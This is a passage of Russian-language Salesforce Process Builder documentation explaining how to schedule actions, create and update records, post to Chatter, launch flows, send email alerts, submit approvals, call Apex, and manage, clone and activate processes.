### Вызов кода Apex из процесса

Вызов Apex из процесса позволяет добавлять настраиваемые функции в процесс.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования или  
просмотра процессов:

- «Управление Force.com Flow»


И

«Просмотр всех данных»



## Определение времени выполнения действий

При наличии заданного расписания некоторые действия могут выполняться в определенное время.

 **Прим.:** Запланированные действия — это сложные функции. Дополнительную информацию см. в разделе «[Рекомендации по использованию запланированных действий](#)».

Каждая группа действий, поддерживающая запланированные действия, может иметь несколько расписаний. Например, пользователи могут планировать выполнение разных действий на разные дни.

Чтобы определить время выполнения запланированных действий для группы действий, выполните указанные ниже действия.

1. Щелкните «**Задать расписание**» в группе действий, поддерживающей запланированные действия.
2. Чтобы запланировать действия на основе поля даты/времени для записи, начавшей процесс, выполните указанные ниже действия.
  - a. Установите первый переключатель.
  - b. Щелкните раскрывающийся список в правой части панели и выберите нужную дату.  
Например, если процесс опирается на запись организации, выберите поле организации «Дата создания».
  - c. Укажите нужное количество дней или часов до или после поля.  
При выполнении критериев для данной группы действий на момент наступления данного времени система Salesforce выполняет запланированные действия.
3. Чтобы запланировать выполнение действий через определенное количество дней или часов после выполнения процесса, выполните указанные ниже действия.
  - a. Установите второй переключатель.
  - b. Укажите нужное количество дней или часов после выполнения процесса.  
При выполнении критериев для данной группы действий на момент наступления данного времени система Salesforce выполняет запланированные действия.
4. Нажмите кнопку «**Сохранить**».

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для создания,  
редактирования или  
просмотра процессов:

- «Управление Force.com Flow»
- И
- «Просмотр всех данных»

## Создание записи из процесса

Чтобы создать запись, введите значения вручную или воспользуйтесь значениями связанных записей.

Чтобы добавить действие в процесс, заполните соответствующие поля после создания действия и выбора типа «Создать запись». Полю «Создано» новой записи задается пользователь, начавший процесс (путем создания или редактирования записи).


 **Внимание:** При создании процессов для замены любых бизнес-правил рекомендуем удалить данные бизнес-правила после активации эквивалентных процессов. В противном случае, система выполняет как бизнес-правила, так и процессы, совместное использование которых возвращает непредвиденные результаты (например, перезаписанные записи или повторяющиеся сообщения эл. почты). Выполните аналогичные действия при создании процессов для замены любых триггеров Apex.

### 1. Введите имя данного действия.

Данный текст отображается на холсте, позволяя пользователям различать действия в процессе. При отображении на холсте имя может усекаться.

### 2. Выберите нужный объект в поле «Тип записи». Чтобы отфильтровать раскрывающийся список, введите имя нужного объекта.

При выборе объекта отображается как минимум одна строка, позволяющая задавать значения полей для новой записи.

 **Внимание:** Строки отображаются автоматически для полей, требуемых интерфейсом API. При необходимости укажите значения для других полей. Рекомендуем использовать макеты страниц организации для определения обязательных полей.

### 3. Задайте значения полей записи.

|          |  |
|----------|--|
| Поле     | Выберите нужное поле. Чтобы отфильтровать раскрывающийся список, введите имя нужного поля.   |
| Тип      | Выберите нужный тип значения. Доступные типы определяются выбранным полем.   |
| Значение | Чтобы задать значение для поля, воспользуйтесь полем ввода текста для ввода значения вручную или областью выбора поля для использования значения поля из связанной записи. Дополнительную информацию см. в разделе <a href="#">«Настройка значений в конструкторе процессов»</a> на странице 4745. |

### 4. Нажмите кнопку «Сохранить».

 **Совет:**

- При настройке процесса для создания записи организации поле «Имя» отображается как обязательное. При создании организации-лица добавьте поле «Фамилия», которое по умолчанию не отображается как обязательное. При необходимости введите временное значение для поля «Имя».

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования или  
просмотра процессов:

- «Управление Force.com Flow»

И

«Просмотр всех данных»

- При создании записи обязательные поля, как правило, отображаются вверху списка. Тем не менее, при сохранении действия «Создать запись», закрытии процесса и повторном открытии действия порядок отображения обязательных полей может быть другим.

### Создание сообщения Chatter из процесса

Сообщение может быть опубликовано в ленту пользователя, группы Chatter или записи, начавшей процесс.

Данное действие доступно только организациям, использующим Chatter.

#### Публикация сообщения в ленту Chatter пользователя из процесса

Сообщение может быть опубликовано в ленту пользователя путем выбора конкретного пользователя организации или заполнения поля поиска пользователя в нужной записи.

#### Публикация сообщения в группу Chatter из процесса

Сообщение может быть опубликовано в ленту конкретной группы Chatter.

#### Публикация сообщения в ленту Chatter записи из процесса

Сообщение может быть опубликовано в ленту записи, начавшей процесс.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования или  
просмотра процессов:

- «Управление Force.com Flow»
- И
- «Просмотр всех данных»

## Публикация сообщения в ленту **Chatter** пользователя из процесса

Сообщение может быть опубликовано в ленту пользователя путем выбора конкретного пользователя организации или заполнения поля поиска пользователя в нужной записи.

Чтобы добавить действие в процесс, заполните соответствующие поля после создания действия и выбора типа «Опубликовать в Chatter». Элемент ленты будет отображаться как сообщение, созданное пользователем, начавшим процесс (путем создания или редактирования записи).



**Внимание:** Недоступность нужной ленты при инициировании процесса (например, ввиду неактивности пользователя) может стать причиной отображения ошибки и неудачного завершения процесса.

1. Введите имя данного действия.

Данный текст отображается на холсте, позволяя пользователям различать действия в процессе. При отображении на холсте имя может усекаться.

2. Выберите значение «Пользователь» в поле «Опубликовать в».
3. Выберите область поиска пользователя для параметра «Пользователь».
4. В зависимости от значения, выбранного для параметра «Пользователь», найдите или выберите нужного пользователя.

При выборе пользователя из записи рекомендуем выбрать поле, содержащее код пользователя (например, «Код ответственного» или «Код пользователя»).

5. Введите нужное сообщение. Вы можете вставлять поля для слияния, добавлять тему и упоминать пользователей или группы.

Сообщение может содержать не более 10 000 символов.

Разрешается использовать только существующие темы. Используемое поле слияния, которое не содержит значение, отображается как пустое значение.

6. Нажмите кнопку «**Сохранить**».

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования или  
просмотра процессов:

- «Управление Force.com Flow»


И

«Просмотр всех данных»

## Публикация сообщения в группу **Chatter** из процесса

Сообщение может быть опубликовано в ленту конкретной группы Chatter.

Чтобы добавить действие в процесс, заполните соответствующие поля после создания действия и выбора типа «Опубликовать в Chatter». Элемент ленты будет отображаться как сообщение, созданное пользователем, начавшим процесс (путем создания или редактирования записи).

 **Внимание:** Недоступность нужной ленты при иницировании процесса может стать причиной отображения ошибки и неудачного завершения процесса.

1. Введите имя данного действия.

Данный текст отображается на холсте, позволяя пользователям различать действия в процессе. При отображении на холсте имя может усекаться.

2. Выберите значение «Группа Chatter» в поле «Опубликовать в».

3. Найдите нужную группу Chatter для параметра «Группа».

4. Введите нужное сообщение. You can insert merge fields, add a topic, and mention users or groups.

The message can contain up to 10,000 characters.

Разрешается использовать только существующие темы. Используемое поле слияния, которое не содержит значение, отображается как пустое значение.


5. Нажмите кнопку «**Сохранить**».

## Публикация сообщения в ленту **Chatter** записи из процесса

Сообщение может быть опубликовано в ленту записи, начавшей процесс.

Сообщение может быть опубликовано в ленту Chatter записи только при включении функции отслеживания ленты для объекта, связанного с процессом. Элемент ленты будет отображаться как сообщение, созданное пользователем, начавшим процесс (путем создания или редактирования записи).

Чтобы добавить действие в процесс, заполните соответствующие поля после создания действия и выбора типа «Опубликовать в Chatter».

 **Внимание:** Недоступность нужной ленты при иницировании процесса (например, ввиду неактивности пользователя) может стать причиной отображения ошибки и неудачного завершения процесса.

1. Введите имя данного действия.

Данный текст отображается на холсте, позволяя пользователям различать действия в процессе. При отображении на холсте имя может усекаться.

2. Выберите значение «Данная запись» в поле «Опубликовать в».

3. Введите нужное сообщение. You can insert merge fields, add a topic, and mention users or groups.

The message can contain up to 10,000 characters.

Разрешается использовать только существующие темы. Используемое поле слияния, которое не содержит значение, отображается как пустое значение.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования или  
просмотра процессов:

- «Управление Force.com Flow»

И

«Просмотр всех данных»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования или  
просмотра процессов:

- «Управление Force.com Flow»

И

«Просмотр всех данных»

4. Нажмите кнопку **«Сохранить»**.

Использование быстрого действия из процесса

Быстрое действие, созданное текущим пользователем или другим администратором для организации, позволяет создавать записи, обновлять записи или регистрировать вызовы.

Быстрые действия могут быть объектными или глобальными. Only “Create,” “Update,” and “Log a Call” actions are supported. Прежде чем использовать быстрое действие из процесса, убедитесь, что оно поддерживается организацией.

Быстрые действия, используемые организацией для более удобного создания и обновления записей, могут также использоваться в процессе. При использовании данных быстрых действий в процессе система позволяет задавать значения только для полей, являющихся частью макета действия. Дополнительную информацию о создании данных действий см. в разделах [«Создание глобальных быстрых действий»](#) на странице 5335 и [«Создание объектных быстрых действий»](#) на странице 5337.

Чтобы добавить действие в процесс, заполните соответствующие поля после создания действия и выбора типа «Быстрые действия». Новая или обновленная запись будет отображаться как запись, созданная или обновленная пользователем, начавшим процесс (путем создания или редактирования записи).

1. Введите имя данного действия.

Данный текст отображается на холсте, позволяя пользователям различать действия в процессе. При отображении на холсте имя может усекаться.

2. Чтобы выбрать нужный тип действия, воспользуйтесь фильтрацией.

| Критерий фильтрации поиска | Доступная область поиска  |
|----------------------------|---|
| Глобальные действия        | Все глобальные действия организации. Чтобы выполнить дополнительную фильтрацию, выберите нужный тип действий.                                   |
| Объект                     | Все объектные действия организации, связанные с конкретным значением поля «Имя объекта». Глобальные действия не могут фильтроваться по объекту. |
| Тип                        | Все объектные и глобальные действия организации на основе типа (например, «Создать запись»).  |

- При выборе критерия фильтрации «Глобальные действия» или «Тип» выберите конкретный тип быстрого действия в поле «Тип».
- При выборе критерия фильтрации «Объект» найдите и выберите нужный объект в поле «Объект».

3. Найдите и выберите нужное действие в поле «Действие».

4. Задайте значения полей для действия.

Строки, отображающиеся автоматически, соответствуют обязательным полям действия. Чтобы задать значения для дополнительных полей действия, добавьте строки.

**ВЕРСИИ**

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

**ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ**

Для создания, редактирования или просмотра процессов:

- «Управление Force.com Flow»

И

«Просмотр всех данных»

|          |   |
|----------|---|
| Поле     | <p>Выберите нужное поле. Чтобы отфильтровать раскрывающийся список, введите имя нужного поля.</p> <p>Значения могут быть заданы только для полей, добавленных в макет действия.</p>   |
| Тип      | <p>Выберите нужный тип значения. Доступные типы определяются выбранным полем.</p>   |
| Значение | <p>Чтобы задать значение для поля, воспользуйтесь полем ввода текста для ввода значения вручную или областью выбора поля для использования значения поля из связанной записи. Дополнительную информацию см. в разделе «<a href="#">Настройка значений в конструкторе процессов</a>» на странице 4745.</p> |

## 5. Нажмите кнопку «Сохранить».

### Запуск потока из процесса

Запуск автоматически запущенного потока из процесса позволяет автоматизировать сложные бизнес-процессы — создавать потоки для выполнения логики и разрешать событиям запуск потоков посредством процессов — без создания специального кода.

Прежде чем запустить поток из процесса, рекомендуем создать и активировать нужный поток. Поток должен быть автоматически запущенным. Дополнительную информацию см. в разделе «[Создание потока](#)» на странице 4920.

#### 1. Введите имя данного действия.

Данный текст отображается на холсте, позволяя пользователям различать действия в процессе. При отображении на холсте имя может усекаться.

#### 2. Заполните поле «Поток».

Пользователям доступны только активные автоматически запущенные потоки.

#### 3. Чтобы задать значения для переменных потока, щелкните «Добавить строку».

|                   |  |
|-------------------|--|
| Переменная потока | <p>Начните вводить имя нужной переменной потока или щелкните значок <input type="text"/> для выбора нужной переменной потока из раскрывающегося списка.</p> <p>При необходимости задайте значения для любой переменной потока, поле «Тип ввода/вывода» которой содержит значение «Только ввод» или «Ввод и вывод».</p> |
| Тип               | <p>Выберите нужный тип значения. Например, выберите тип «<b>Строка</b>» для ввода значений для переменной коллекции «Текст» вручную или тип «<b>Ссылка</b>» для использования значения записи для переменной sObject.</p>  |
| Значение          | <p>Введите значение для переменной потока.</p> <ul style="list-style-type: none"> <li>• При наличии переменных коллекции рекомендуем использовать поле ввода текста для ввода значения. Значение должно соответствовать типу данных переменной коллекции.</li> </ul>   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования или  
просмотра процессов:

- «Управление Force.com Flow»

И

«Просмотр всех данных»

- При наличии переменных sObject рекомендуем использовать область выбора поля для выбора поля кода. Код должен соответствовать записи, тип объекта которой соответствует типу объекта переменной sObject.
- При наличии переменных коллекции sObject рекомендуем использовать область выбора поля для выбора связанного списка. Тип объекта выбранных записей должен соответствовать типу объекта переменной коллекции sObject. Например, заполните переменную коллекции sObject всеми дочерними записями контактов, связанными с организацией, начавшей процесс.



**Прим.:** Связанный список, являющийся пустым при заполнении переменной коллекции sObject значениями полей из данных записей, инициирует неудачное выполнение процесса.

#### 4. Нажмите кнопку **«Сохранить»**.

Отправка сообщения эл. почты из процесса

Сообщение эл. почты может быть отправлено из процесса посредством электронного предупреждения. Электронные предупреждения настраиваются вне конструктора процессов и содержат стандартный текст, список получателей и шаблон сообщения эл. почты.

Прежде чем отправить сообщение эл. почты из процесса, рекомендуем [создать электронное предупреждение](#) на странице 4791.

Разрешается использовать только электронные предупреждения, связанные с объектом, который также связан с процессом. Запись, начавшая процесс, используется как основа для любого поля слияния, используемого электронным предупреждением.

Чтобы добавить действие в процесс, заполните соответствующие поля после создания действия и выбора типа «Электронные предупреждения».

##### 1. Введите имя данного действия.

Данный текст отображается на холсте, позволяя пользователям различать действия в процессе. При отображении на холсте имя может усекаться.

##### 2. Чтобы найти нужное электронное предупреждение, введите не менее двух букв в поле «Электронное предупреждение».

##### 3. Нажмите кнопку **«Сохранить»**.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания процессов:

- «Просмотр всех данных»



Отправка записи на утверждение из процесса

Отправьте запись, начавшую процесс, на утверждение.

Чтобы добавить действие в процесс, заполните соответствующие поля после создания действия и выбора типа «Отправить на утверждение».

Отправке подлежит только запись, начавшая процесс. Связанные записи не могут быть отправлены на утверждение.

**1. Введите имя данного действия.**

Данный текст отображается на холсте, позволяя пользователям различать действия в процессе. При отображении на холсте имя может усекаться.

**2. Определите необходимость отправки записи посредством стандартного или конкретного процесса утверждения в поле «Процесс утверждения».**

Ниже перечислены причины неудачного завершения процесса.

- Запись отправляется посредством стандартного процесса утверждения, но активные процессы утверждения отсутствуют для типа объекта записи.
- Запись отправляется посредством стандартного процесса утверждения, но не соответствует критериям любого процесса утверждения для типа объекта записи.
- Запись отправляется посредством конкретного процесса утверждения, но не соответствует критериям входа.

**3. Чтобы отправить запись посредством конкретного процесса утверждения, выполните указанные ниже действия.**

- a. Найдите и выберите нужный процесс утверждения.
- b. Определите необходимость пропуска критериев входа для процесса утверждения.

**4. Укажите получателя уведомлений в поле «Отправитель».**

| Значение                    | Описание   |
|-----------------------------|--|
| Текущий пользователь        | Пользователь, инициировавший процесс путем создания или редактирования записи.                           |
| Поле пользователя из записи | Код пользователя, хранящийся в значении поля для записи, отправляемой на утверждение, или другой записи. |
| Другой пользователь         | Конкретный пользователь организации.   |

Если отправителем является недопустимый исходный отправитель для выполняемого процесса утверждения, то процесс завершается неудачно. Убедитесь, что все пользователи, которые могли инициировать данный процесс, являются исходными отправителями для процессов утверждения, связанных с данным объектом. Дополнительные сведения о настройке исходных отправителей для процесса утверждения см. в разделе [«Создание процессов утверждения»](#) на странице 4841.

**5. При необходимости введите комментарии к отправке.**

Комментарии к отправке отображаются в журнале утверждений для указанной записи. Кроме того, данный текст отображается в исходном электронном запросе на утверждение, если шаблон использует поле слияния `{ !ApprovalRequest.Comments }`.

**ВЕРСИИ**

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

**ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ**

Для создания, редактирования или просмотра процессов:

- «Управление Force.com Flow»
- И
- «Просмотр всех данных»

## 6. Нажмите кнопку «Сохранить».

### Обновление записей из процесса

Чтобы обновить как минимум одну запись, связанную с записью, начавшей процесс, введите значения вручную или воспользуйтесь значениями из связанных записей.

Чтобы добавить действие в процесс, заполните соответствующие поля после создания действия и выбора типа «Обновить записи». Полю «Последнее изменение сделано» записей задается пользователь, начавший процесс (путем создания или редактирования записи).


#### 1. Введите имя данного действия.

Данный текст отображается на холсте, позволяя пользователям различать действия в процессе. При отображении на холсте имя может усекаться.

#### 2. Выберите как минимум одну нужную запись для параметра «Тип записи» и нажмите кнопку «Выбрать».

Пользователи могут обновлять только запись, начавшую процесс, или только связанные записи. Например, пользователь может сослаться на поле `[Case].ContactId`, но не на поле `[Case].Contact.AccountId`.

- Чтобы выполнить обновление записи, начавшей процесс, щелкните соответствующий переключатель. Например, если процесс основывается на записи обращения, щелкните переключатель **«Выбрать запись обращения, начавшую процесс»**.



- Чтобы обновить запись, связанную с записью, начавшей процесс, щелкните соответствующий переключатель и выберите имя нужного поля из раскрывающегося списка.

При выборе поля, имя которого содержит слово «Код», обновляется только одна запись. Данное имя поля соответствует полю поиска исходной записи. Дополнительную информацию о полях поиска см. в разделе [«Типы настраиваемых полей»](#) на странице 4500.

Например, если запись, начавшая процесс, принадлежит объекту «Обращение», а пользователь выбирает поле «Код организации», то данное действие обновляет организацию, связанную с обращением.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования или  
просмотра процессов:

- «Управление Force.com Flow»


И

«Просмотр всех данных»



При выборе поля во множественном числе, имя которого не содержит слово «Код», обновляются все записи данного типа объекта, связанные с записью, начавшей процесс. Данное поле соответствует дочерним записям исходной записи, которые могут отображаться в связанном списке исходной записи.

Например, при выборе поля «Комментарии к обращению» данное действие обновляет все комментарии, связанные с обращением.



- Чтобы обновить поля связанной записи, щелкните поле со значком > (имя которого содержит слово «Код») для доступа к полям данной записи.

Например, чтобы обновить все контакты, связанные с родительской организацией обращения, для процесса, оценивающего запись обращения (1), выберите поле «Код организации» > (2), затем выберите поле «Контакты» (3), затем нажмите кнопку «Выбрать».



**3.** При необходимости укажите условия для фильтрации обновляемых записей.


Например, если процесс обновляет статус родительского обращения, укажите условия, препятствующие обновлению родительского обращения при назначении статуса On Hold.

**Прим.:** При определении условий для обновления записей пользователи не могут добавлять логику фильтра (например, ИЛИ) или ссылаться на связанные поля дочерней записи. Например, пользователь может ссылаться на поле `[Case].ContactId`, но не на поле `[Case].Contact.AccountId`.

- a. Установите флажок «**Обновленные записи соответствуют всем условиям**».
- b. Задайте условия, которые должны использоваться для фильтрации обновленных записей.

|          |  |
|----------|--|
| Поле     | Выберите нужное поле.  |
| Оператор | Доступные операторы определяются типом данных поля.  |
| Тип      | Доступные типы значений определяются типом данных поля. Дополнительную информацию см. в разделе « <a href="#">Типы значений конструктора процессов</a> » на странице 4746. |
| Значение | Определите нужное значение.  |

Например, если процесс обновляет записи организаций, задайте условие, позволяющее обновлять только организации с годовым доходом (1) более (2) 1 000 000 долларов США (3).



**4.** Укажите новые значения поля.

|      |  |
|------|--|
| Поле | Выберите нужное поле. Чтобы отфильтровать раскрывающийся список, введите имя нужного поля. |
|------|--|

Разрешается назначать значения только полям записей, указанных в поле «Объект». Чтобы обновить поля связанных записей, воспользуйтесь отдельным действием «Обновить записи».

|          |  |
|----------|--|
| Тип      | Выберите нужный тип значения. Доступные типы определяются выбранным полем.   |
| Значение | Введите нужное значение. Например, при выборе типа значения «Формула» щелкните <b>«Разработать формулу...»</b> для создания значения формулы для поля. |

## 5. Нажмите кнопку «Сохранить».

### Вызов кода Apex из процесса

Вызов Apex из процесса позволяет добавлять настраиваемые функции в процесс.

Чтобы добавить действие в процесс, заполните соответствующие поля после создания действия и выбора типа «Apex».

**!** **Важное замечание:** Прежде чем использовать данное действие в процессе, разработчик должен добавить примечание `@InvocableMethod` для одного из методов класса. Дополнительную информацию см. в разделе «Примечание `InvocableMethod`» *Руководства разработчика Force.com Apex Code*.

Класс Apex и процесс выполняются пользователем, действие которого инициировало процесс.

#### 1. Введите имя данного действия.

Данный текст отображается на холсте, позволяя пользователям различать действия в процессе. При отображении на холсте имя может усекаться.

#### 2. Чтобы выбрать класс Apex, введите имя нужного класса Apex для фильтрации результатов или выберите нужный класс Apex из раскрывающегося списка.

#### 3. При наличии вызываемой переменной класса введите значения вручную или воспользуйтесь значениями полей из связанной записи.

Значение должно соответствовать типу данных переменной. При необходимости задайте значения только для переменных `sObject` и переменных списка простых типов.

- Чтобы задать значения для переменных `sObject` и списка `sObject`, добавьте ссылку на связанные записи объекта (например, все дочерние записи контактов, связанные с объектом «Организация», начавшим процесс).
- Чтобы задать значение для переменной списка простых типов, выберите тип значения «Строка» и введите значение в поле ввода текста. Пакетная передача значений спискам не поддерживается.

#### 4. Нажмите кнопку «Сохранить».

**Прим.:** Если в процессе было определено действие Apex, а затем класс Apex был изменен посредством добавления ссылки на стандартное поле (например, `User . Phone`), действие Apex перестанет отображаться в процессе и потребует переустановки.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования или  
просмотра процессов:

- «Управление Force.com Flow»

И

«Просмотр всех данных»


## Управление процессами

Конструктор процессов предоставляет централизованный доступ для просмотра и управления всеми процессами.

Для управления процессами введите строку «*Конструктор процессов*» в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Конструктор процессов»**.

Ниже перечислены действия, доступные на странице управления процессами.

- [Создание процесса](#)
- Редактирование процесса
- [Удаление неактивного процесса](#)
- Просмотр [статусов](#) текущих процессов
- Сортировка процессов по имени, описанию, объекту, дате последнего изменения или статусу

 **Прим.:** При создании объекта типа статей баз знаний Salesforce Knowledge Article Type и использовании такого объекта для запуска процесса имя объекта не будет отображаться на странице управления процессом.

Ниже перечислены действия, доступные при открытии процесса.

- [Клонирование процесса](#)
- [Активация или деактивация процесса](#)
- [Редактирование свойств процесса](#)

Ниже перечислены действия, доступные в списке «Приостановленные и ожидающие сеансы» на странице управления потоками.

- [Отслеживание отложенных запланированных действий](#)
- [Удаление ненужных групп запланированных действий](#)

## Статус процесса

Каждому процессу назначается статус, определяющий доступность процесса для редактирования, активации или удаления.

| Статус    | Описание   | Возможность редактирования? |
|-----------|--|-----------------------------|
| Активно   | Процесс активирован.<br><br>Активный процесс не может быть изменен, но может быть клонирован. При необходимости измените клонированный процесс и выполните его активацию. Помните, что исходный процесс должен быть деактивирован. | Нет                         |
| Неактивно | Процесс неактивен, поэтому может быть активирован.   | Да                          |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления процессами:

- «Управление Force.com Flow»

И

«Просмотр всех данных»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Клонирование процесса

Чтобы изменить текущий процесс, воспользуйтесь клонированием. При необходимости сохраните копию в качестве нового неактивного процесса, использующего собственный журнал версии, или новой неактивной версии текущего процесса.

Ниже перечислены доступные способы изменения активного процесса.

- Деактивация процесса, внесение изменений и последующая повторная активация процесса.
- Клонирование процесса в качестве неактивной версии, внесение изменений и последующая активация новой версии. Исходная версия подлежит автоматической деактивации.
- Клонирование процесса в качестве нового неактивного процесса, внесение изменений и последующая активация процесса. Исходный процесс не подлежит автоматической деактивации. Рекомендуем определить, могут ли быть активными оба процесса.

Разрешается создавать не более 50 версий процесса, но активировать только одну версию данного процесса.

1. Введите строку «*Конструктор процессов*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Конструктор процессов**».
2. Откройте нужный процесс или версию процесса.
3. Нажмите кнопку «**Клонировать**».
4. При необходимости создайте версию текущего процесса или абсолютно новый процесс, использующий собственный журнал версии.
5. Введите имя, API-имя и описание.
6. Нажмите кнопку «**Сохранить**».

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для активации или деактивации процессов:

- «Управление Force.com Flow»
- И
- «Просмотр всех данных»

## Активация процесса

Система Salesforce начинает использовать процесс для оценки создаваемых или редактируемых записей только после его активации.

Активированный процесс недоступен для редактирования. Чтобы сохранить процесс в качестве нового неактивного процесса, нажмите кнопку **«Клонировать»**.

Процесс может быть активирован только при наличии перечисленных ниже компонентов.

- Как минимум один заданный критерий
  - Как минимум одно заданное немедленное или запланированное действие
1. Введите строку *«Конструктор процессов»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Конструктор процессов»**.
  2. Откройте нужный процесс или версию процесса.
  3. Нажмите кнопку **«Активировать»**.

Активация версии процесса, имеющего активную версию, инициирует автоматическую деактивацию ранее активной версии. Чтобы просмотреть данную версию, воспользуйтесь журналом версии процесса.

